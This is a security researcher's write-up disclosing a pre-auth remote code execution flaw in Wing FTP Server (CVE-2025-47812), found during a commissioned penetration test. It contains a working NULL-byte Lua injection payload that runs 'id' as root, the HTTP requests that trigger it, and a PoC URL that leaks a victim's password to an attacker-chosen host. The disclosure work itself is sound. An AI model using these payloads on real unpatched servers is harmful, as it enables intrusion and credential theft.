




What the NULL?! Pre-Auth Wing FTP Server RCE (CVE-2025-47812)

Jun 30, 2025 · By Julien Ahrens

While performing a penetration test for one of our Continuous Penetration Testing customers, we've found a Wing FTP server instance that allowed anonymous connections. It was almost the only interesting thing exposed, but we still wanted to get a foothold into their perimeter and provide the customer with an impactful finding. So we unboxed our Binary Ninja and started digging. Spoiler: We ended up getting remote code execution as root.

Good Old Anonymous!

So we came across Wing FTP's web interface that apparently allowed anonymous logins. In the case of Wing FTP, the anonymous user on the web interface is the same as used in the FTP protocol.



The screenshot shows the login page for the Wing FTP Server Web Client. At the top left is the logo, which consists of a blue stylized wing icon followed by the text "WING FTP Server" and "Web Client". Below the logo are three input fields: the first contains the text "anonymous" with a user icon on the left and a dropdown arrow on the right; the second is labeled "Password:" with a lock icon on the left; the third is labeled "English" with a globe icon on the left and a dropdown arrow on the right. Below these fields are two options: a checkbox labeled "Remember me" and a button labeled "Download App" with a mobile phone icon. At the bottom is a large blue button with a right-pointing arrow and the text "Login". At the very bottom of the page, there is a copyright notice: "Wing FTP Server ©2003-2025 wftpserver.com All Rights Reserved".

After authentication (well, anonymous connections can be considered unauthenticated since it doesn't require any password at all), we weren't able to do much, apart from downloading some static public content. But great, we at least have read permissions. What you normally do in this situation is fuzzing for other user accounts that might have a weaker, easy to guess password. However, we weren't super lucky since all of them simply returned a "Login failed" error message:

```

Request
Pretty Raw Hex
1 POST /loginok.html HTTP/1.1
2 Host: 192.168.178.88
3 User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/101.0.0.0 Safari/537.36
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 55
9 Origin: http://192.168.178.88
10 Connection: keep-alive
11 Referer: http://192.168.178.88/login.html?lang=english
12 Cookie: client_lang=english
13 X-PwnFox-Color: blue
14
15 username=test&password=test&username_val=&password_val=

Response
Pretty Raw Hex Render
1 HTTP/1.0 200 HTTP OK
2 Server: Wing FTP Server(UNREGISTERED)
3 Cache-Control: no-store
4 Content-Type: text/html
5 Content-Length: 588
6 Strict-Transport-Security: max-age=31536000; includeSubDomains
7 X-Frame-Options: SAMEORIGIN
8 X-XSS-Protection: 1; mode=block
9 X-Content-Type-Options: nosniff
10 Connection: close
11
12
13 <html>
14 <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
15 <meta http-equiv="X-UA-Compatible" content="IE=edge">
16 <meta name="viewport" content="width=device-width, initial-scale=1, user-scalable=0">
17 <meta http-equiv="pragma" content="no-cache" />
18 <meta http-equiv="cache-control" content="no-cache, must-revalidate" />
19 <link href="css/style.css" rel="stylesheet" type="text/css" />
20 <script language="javascript" src="include/common.js">
21 </script>
22 <body>
23 <script>
24   alert('Login failed: username and password do not match');
25   location='login.html';
26 </script>
27 </body>
28 </html>

```

We almost gave up, until we noticed a particularly interesting pattern:

```

Request
Pretty Raw Hex
1 POST /loginok.html HTTP/1.1
2 Host: 192.168.178.88
3 User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/101.0.0.0 Safari/537.36
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 63
9 Origin: http://192.168.178.88
10 Connection: keep-alive
11 Referer: http://192.168.178.88/login.html
12 Cookie: client_lang=english; viewmode=0
13 X-PwnFox-Color: blue
14
15 username=anonymous%00test&password=&username_val=&password_val=

Response
Pretty Raw Hex Render
1 HTTP/1.0 200 HTTP OK
2 Server: Wing FTP Server(UNREGISTERED)
3 Set-Cookie: UID=64eaf4f8b2d4d95d8cee9755185d1363e9220413ec813c956c5e7315d26fc75;
  HttpOnly
4 Cache-Control: no-store
5 Content-Type: text/html
6 Content-Length: 1977
7 Strict-Transport-Security: max-age=31536000; includeSubDomains
8 X-Frame-Options: SAMEORIGIN
9 X-XSS-Protection: 1; mode=block
10 X-Content-Type-Options: nosniff
11 Connection: close
12
13
14 <html>
15 <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
16 <meta http-equiv="X-UA-Compatible" content="IE=edge">
17 <meta name="viewport" content="width=device-width, initial-scale=1, user-scal
18 >
19 <meta http-equiv="pragma" content="no-cache" />
20 <meta http-equiv="cache-control" content="no-cache, must-revalidate" />
21 <link href="css/style.css" rel="stylesheet" type="text/css" />
22 <script language="javascript" src="include/common.js">

```

So appending a NULL byte to the username followed by any random string doesn't seem to trigger an authentication failure, which is what you'd expect normally. Instead, it seems to still successfully authenticate the user. Besides the missing error message, the other indicator for a successful authentication is the **UID** cookie, which is Wing FTP's primary authentication cookie for the user web interface. This triggered us quite hard, especially since this behaviour is observable across the entire web interface and even the administrative web interface.

Strlen() vs NULL

Exploring this black box pass_val is almost impossible, so we started setting up our Wing FTP server instance to debug what was going on, since it kind of smelled like there's something juicy hidden here. When having a look at the **loginok.html** file which handles the authentication process, you'll get the following code:

```

local username = _GET["username"] or _POST["username"] or ""
local password = _GET["password"] or _POST["password"] or ""
local remember = _GET["remember"] or _POST["remember"] or ""
local redir = _GET["redir"] or _POST["redir"] or ""
local lang = _GET["lang"] or _POST["lang"] or ""


username = string.gsub(username, "+", " ")
username = string.gsub(username, "\t", "+")
password = string.gsub(password, "+", " ")
password = string.gsub(password, "\t", "+")

local result = c_CheckUser(username,password)
if result ~= OK_CHECK_CONNECTION then
    c_AddWebLog("User '"..string.sub(username, 1, 64).."' login failed! (IP: '.._REMOTE_ADDR..'..')")
    print("<script>alert('"..LOGINERROR_STR[tonumber(result)]..'');location='login.ht

```


So there isn't a lot of filtering happening at all up to the point when we hit the `c_CheckUser()` call on line 13 which is supposed to verify the username/password combination. While debugging exactly this line, we noticed that `c_CheckUser` always returns `OK_CHECK_CONNECTION` regardless of what comes after the NULL byte in the username, as long as the string before the NULL byte matches an existing user. Since `c_CheckUser()` is implemented in the Wing FTP's main binary `wftpserver`, we set up our remote debug server and attached our favourite debugger, Binary Ninja, to it to find out what was going on here. Here's what we noticed:

Quite early in `c_CheckUser()`, the application fetches the username using a `lua_tolstring` call (which ignores the NULL-byte) and passes the resulting string to a `CStdString` constructor:




When tracing the constructor actions further down the line, we will eventually end up in a function called `ssasn(std::string& arg1, char const* arg2)` which will

call `std::string::assign` on our username, which still has the NULL-byte included:



Now `std::string::assign` internally uses `strlen()` on our username to get the string size, but `strlen` only counts all the characters until it reaches the NULL-byte terminator. This is why the RAX register contains 0x9 which is precisely the length of the username "anonymou":



This, in return, means that the `CStdString` constructor will work with only the first part of the username string up to the NULL-byte that we have injected as part of the username. Since it only takes the first part, the call to `userManager::CheckUser` will also only work with the first part of the username, ultimately allowing us to pass the authentication check with any string as long as an existing username comes before the NULL byte:

Registers	Breakpoints	
Search registers		
Name	Value	Hint
rax	0x334241b0	
rcx	0x7f27b23b4270	&"192.168.178.100"
rdx	0x7f27b23b4320	
rdi	0x334241b0	
rsi	0x7f27b23b4310	&"anonymous"
rbp	0x7f27b23b45c0	
rsp	0x7f27b23b4180	
r8	0x8	data_8
r9	0x1	data_0 + 0x1
eax	0x334241b0	
ebx	0x1	data_0 + 0x1
ecx	0xb23b4270	
edx	0xb23b4320	
edi	0x334241b0	
esi	0xb23b4310	
r8d	0x8	data_8
r9d	0x1	data_0 + 0x1
al	0xb0	

```

0000000000b9663  ba0010000  mov     edx, 0x100
0000000000b9668  4889ce     mov     rsi, rcx
0000000000b966b  4889c7     mov     rdi, rax
0000000000b966e  e85fcee6ff call    CStdStr<char>::Left
0000000000b9673  48bd8550fdffff lea    rax, [rbp-0x2b0]
0000000000b967a  48bd8d00fcffff lea    rcx, [rbp-0x400]
0000000000b9681  ba0010000  mov     edx, 0x100
0000000000b9686  4889ce     mov     rsi, rcx
0000000000b9689  4889c7     mov     rdi, rax
0000000000b968c  e841cee6ff call    CStdStr<char>::Left
0000000000b9691  48bd8550fcffff lea    rax, [rbp-0x3b0]
0000000000b9698  4889c7     mov     rdi, rax
0000000000b969b  e82486ecff call    CMultiBase<CUserManager>::PTR:operator->
0000000000b96a0  8bbdecfbffff mov     edi, dword [rbp-0x414]
0000000000b96a6  48bd8db0fcffff lea    rcx, [rbp-0x350]
0000000000b96ad  48bd9560fdffff lea    rdx, [rbp-0x2a0]
0000000000b96b4  48bd550fdffff lea    rsi, [rbp-0x2b0]
0000000000b96bb  41b901000000 mov     r9d, 0x1
0000000000b96c1  4189f8     mov     r8d, edi
0000000000b96c4  4889c7     mov     rdi, rax
0000000000b96c7  90         call    CUserManager::CheckUser
0000000000b96cc  898510fbffff mov     dword [rbp-0x410], eax
0000000000b96d2  48bd8550fdffff lea    rax, [rbp-0x2b0]
0000000000b96d9  4889c7     mov     rdi, rax
0000000000b96dc  e8d7b2e6ff call    CStdStr<char>::~CStdStr
0000000000b96e1  48bd8560fdffff lea    rax, [rbp-0x2a0]

```

Why the heck is this interesting?!?

So, remember that `c_CheckUser` in the Lua code performs the authentication check: If we have a look a little further down the code in `loginok.html` to inspect how the sessions are generated, you'll notice this:

```

local username = _GET["username"] or _POST["username"] or ""
local password = _GET["password"] or _POST["password"] or ""
local remember = _GET["remember"] or _POST["remember"] or ""
local redir = _GET["redir"] or _POST["redir"] or ""
local lang = _GET["lang"] or _POST["lang"] or ""

username = string.gsub(username, "+", " ")
username = string.gsub(username, "\t", "+")
password = string.gsub(password, "+", " ")
password = string.gsub(password, "\t", "+")

local result = c_CheckUser(username, password)
if result ~= OK_CHECK_CONNECTION then
    c_AddWebLog("User '"..string.sub(username, 1, 64).."' login failed! (IP: '.._REMOTE_IP..'")
    print("<script>alert('"..LOGINERROR_STR[tonumber(result)]..'');location='login.html'")
else
    if _COOKIE["UID"] ~= nil then
        _SESSION_ID = _COOKIE["UID"]
        local retval = SessionModule.load(_SESSION_ID)
        if retval == false then
            _SESSION_ID = SessionModule.new()
            if _UseSSL == true then
                _SETCOOKIE = _SETCOOKIE.."Set-Cookie: UID=".._SESSION_ID.."; HttpOnly"
            else
                _SETCOOKIE = _SETCOOKIE.."Set-Cookie: UID=".._SESSION_ID.."; HttpOnly"
            end
            rawset(_COOKIE, "UID", _SESSION_ID)
        end
    end
end

```

```
end
else
  _SESSION_ID = SessionModule.new()
  if _UseSSL == true then
    _SETCOOKIE = _SETCOOKIE.."Set-Cookie: UID=".._SESSION_ID.."; HttpOnly; Se
  else
    _SETCOOKIE = _SETCOOKIE.."Set-Cookie: UID=".._SESSION_ID.."; HttpOnly\r\n
  end
  rawset(_COOKIE,"UID",_SESSION_ID)
end

if package.config.sub(1,1) == "\\\" then
  username = string.lower(username)
end
rawset(_SESSION,"username",username)
rawset(_SESSION,"ipaddress",_REMOTE_IP)
SessionModule.save(_SESSION_ID)
```

So what happens here is the application works with the username in the `rawset()` call on line 43 that is directly sourced from the GET or POST parameter on line 1. And this is the full username, including NULL byte and whatever comes after it. This is because `c_CheckUser()` does not return a sanitized username, but only the authentication state.

On line 45, the application then calls `SessionModule.save()` which is defined as follows:

```
function save (id)
  if not check_id (id) then
    return nil, INVALID_SESSION_ID
  end

  if isfolder(root_dir) == false then
    mkdir(root_dir)
    chmod(root_dir, "0600")
  end

  local fh = assert(_open(filename (id), "w+"))
  serialize(_SESSION, function (s) fh:write(s) end)
  fh:close()
  chmod(filename(id), "0600")
end
```

Here, the application creates a new session file on line 11, and afterwards serializes everything from `_SESSION` which includes our username into the session file.

`serialize()` looks like this:

```
function serialize(tab,outf)
  if type(tab) == "table" then
    for k,v in pairs(tab) do
      if type(k) == "string" then k="'"..k.."'" end
      if(type(v) == "string") then
        outf("_SESSION["..k.."]=["..v.."]\r\n")
      elseif(type(v) == "number") then
        outf("_SESSION["..k.."]="..v.."\r\n")
      elseif(type(v) == "function") then
        outf("_SESSION["..k.."]="["function"]\r\n")
      elseif(type(v) == "nil") then
        outf("_SESSION["..k.."]=nil\r\n")
      else
        outf("_SESSION["..k.."]={")
        serialize(v,outf)
        outf("}\r\n")
      end
    end
  end
end
```

You might have an idea where this is leading to. But let's have a closer look at those session files.

Lua Code Injection into Session Files

When you authenticate against the web interface with our NULL-byte injected username, the application creates a new session ID indicated by the `UID` session cookie:

The screenshot displays the network tab of a browser's developer tools, showing an HTTP request and its corresponding response.

Request:

- Method: POST
- URL: /loginok.html
- Host: 192.168.178.88
- User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.0.0 Safari/537.36
- Content-Type: application/x-www-form-urlencoded
- Content-Length: 63
- Origin: http://192.168.178.88
- Connection: keep-alive
- Referer: http://192.168.178.88/login.html
- Cookie: client_lang=english; viewmode=0
- X-PwnFox-Color: blue
- Body: `username=anonymous%00test;password=&username_val=&password_val=`

Response:

- Status: HTTP/1.0 200 HTTP OK
- Server: Wing FTP Server (UNREGISTERED)
- Set-Cookie: UID=cc252ac9e9f2b83d84bd9e69b1c3998a3e9220413ec813c956c5e7315d26fc75;
- Cache-Control: no-store
- Content-Type: text/html
- Content-Length: 1977
- Strict-Transport-Security: max-age=31536000; includeSubDomains
- X-Frame-Options: SAMEORIGIN
- X-XSS-Protection: 1; mode=block
- X-Content-Type-Options: nosniff
- Connection: close

When having a look at the wftpsrvr/session directory, you can notice that these session files are essentially Lua script files. The intention of these is to store only session variables, but since the loginok.html file works with the entire string, the NULL byte gets actually stored in the Session variable as well:

```
root@ubuntu-server:~/wftpsrvr/session# cat -v cc252ac9e9f2b83d84bd9e69b1c3998a3e9220413ec813c956c5e7315d26fc75.Lua
_SESSION['username']=[[anonymous^@test]]^M
_SESSION['ipaddress']=[[192.168.178.100]]^M
_SESSION['currentpath']=[[/]]^M
```

So what could possibly go wrong with a username like this?

```
anonymous%00]]%0dlocal+h+%3d+io.popen("id")%0dlocal+r+%3d+h%3aread("*a")%0dh%3aclose(
```

Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
1	POST	/loginok.html	HTTP/1.1	200	HTTP	OK
2	Host:	192.168.178.88	Server:	Wing FTP Server	(UNREGISTERED)	
3	User-Agent:	python-requests/2.32.3	Set-Cookie:	UID=11d5d4de5db81c97ed297746cd70090c3e9220413ec813c956c5e7315d26fc75;	HttpOnly	
4	Accept-Encoding:	gzip, deflate, br	Cache-Control:	no-store		
5	Accept:	*/*	Content-Type:	text/html		
6	Connection:	keep-alive	Content-Length:	1977		
7	Content-Length:	121	Strict-Transport-Security:	max-age=31536000; includeSubDomains		
8	X-Frame-Options:	SAMEORIGIN	X-XSS-Protection:	1; mode=block		
9	X-Content-Type-Options:	nosniff	Connection:	close		

This injects Lua code into the session file (also: nano FTW):

```
GNU nano 6.2 11d5d4de5db81c97ed297746cd70090c3e9220413ec813c956c5e7315d26fc75.Lua
_SESSION['username']=[[anonymous^@]]
local h = io.popen("id")
local r = h:read("*a")
h:close()
print(r)
--]]
_SESSION['ipaddress']=[[192.168.178.100]]
_SESSION['currentpath']=[[/]]
```

Triggering the Code Injection

We do have our injected Lua code in the session file, but how do we execute it? It is as easy as it sounds: the session file gets executed whenever it is used. The reason can be found in `SessionModule.lua`:

```
function load (id)
    if not check_id (id) then
        return false
    end

    local filepath = filename(id)
    if fileexist(filepath) then
        if filetime(filepath) + timeout < time() then
            remove(filepath)
        end
    end
end
```

```

        return false
    end

    local ipHash = string.sub(id, -32)
    if c_RestrictSessionIP() == true and ipHash ~= md5(_REMOTE_IP) then
        return false
    end

    if ipHash == "f528764d624db129b32c21fbca0cb8d6" and _REMOTE_IP ~= "127.0.0.1"
        return false
    end

    local f, err = loadfile(filepath)
    if not f then
        return false
    else
        f()
        return true
    end
end
end
end

```

If the session ID is valid, the session file is loaded on line 22 and directly executed on line 26. So after injecting the Lua code into the session file, whose name is essentially the value of the UID cookie, you only need to call any of the authenticated functionalities that are available through the Wing FTP web interface, such as reading the directory contents using the `/dir.html` endpoint:

Request		Response			
Pretty	Raw	Pretty	Raw	Hex	Render
1	POST /dir.html HTTP/1.1	1	HTTP/1.0 200 HTTP OK		
2	Host: 192.168.178.88	2	Server: Wing FTP Server(UNREGISTERED)		
3	User-Agent: python-requests/2.32.3	3	Cache-Control: no-store		
4	Accept-Encoding: gzip, deflate, br	4	Content-Type: text/xml; charset=UTF-8		
5	Accept: */*	5	Content-Length: 426		
6	Connection: keep-alive	6	Strict-Transport-Security: max-age=31536000; includeSubDomains		
7	Cookie: UID=11d5d4de5db81c97ed297746cd70090c3e9220413ec813c956c5e7315d26fc75	7	X-Frame-Options: SAMEORIGIN		
8	Content-Length: 0	8	X-XSS-Protection: 1; mode=block		
9		9	X-Content-Type-Options: nosniff		
10		10	Connection: close		
		11			
		12	uid=0(root) gid=0(root) groups=0(root)		
		13	<?xml version="1.0" encoding="UTF-8" ?>		
		14	<alldata> <nowdir> <![CDATA[!]]>		

This gives us Remote Code Execution on the server. But it does not end here. As you can see in the screenshot, the code is executed using root-rights on Linux because wftpsrv runs using root-level rights by default. There is no dropping of rights, no jailing, or sandboxing (see also CVE-2025-47811).

On a side note: the Windows version of Wing FTP server is started using NT AUTHORITY/SYSTEM rights by default, which is why you will end up with a SYSTEM rights RCE on Microsoft Windows.

At this point, we've achieved what we wanted: Going from an anonymous read-only account to full code execution as root. And just to clarify: this isn't just exploitable using the Anonymous account, but with any user account as long as you have valid credentials.

Update: Leaking a User's Password (CVE-2025-27889)

We believe that another disclosure went a little under the radar, but could become quite useful if you want to exploit this RCE, but don't have a user's password:

CVE-2025-27889

A simple PoC looks like this:

```
/downloadpass.html?url=//rcesecurity.com/file%3fdownload%26weblink%3drcesec
```

This basically sets the location variable within the `ch()` function:



Please input the password for downloading:

Submit

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```
Elements Console Sources Network Performance Memory Application Privacy and security Lighthouse Recorder
<html data-ht-installed="true">
  <head>
    <title>Wing FTP Server - Weblink Download</title>
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
    <meta http-equiv="Pragma" content="no-cache">
    <meta http-equiv="Cache-Control" content="no-cache">
    <meta http-equiv="Expires" content="0">
    <meta name="viewport" content="width=device-width, initial-scale=1, user-scalable=0">
    <link rel="Shortcut Icon" href="images/logo.ico" type="image/x-icon">
    <style type="text/css">Ⓜ</style>
  <script language="javascript"> == $0
    function $(obj)
    {
      return document.getElementById(obj);
    }

    function urlEncode(src)
    {
      return encodeURIComponent(src.replace(/\'/g, "%27"));
    }

    function ch()
    {
      location = "http://rcesecurity.com/file?download&weblink=rcesec&password="+urlEncode($("#password").value)+"&r="+Math.random();
      $("#submit_btn").disabled = true;
      $("#downloadpass_error").style.display = "none";
    }

    return true;
  </script>
</html>
```

The `ch()` function in return is called when you click the submit button. (Un)fortunately, the application also appends the entered password to the location variable, which basically means you can leak it to any destination once you can convince the victim to enter their password and submit the form:

<https://www.rcesecurity.com/file?download&weblink=rcesec&password=supersecure&r=0.929562329195784>



Two More (minor) Bugs Affecting Wing FTP Server

[CVE-2025-47811](#) : Overly Permissive Service running with Root/SYSTEM by default

CVE-2025-47813 : Local Path Disclosure Through Overlong UID Cookie

Remediation

All reported bugs have been fixed in version 7.4.4 of Wing FTP, except for CVE-2025-47811, which the vendor thinks is fine to keep despite being the reason why we got full root access.

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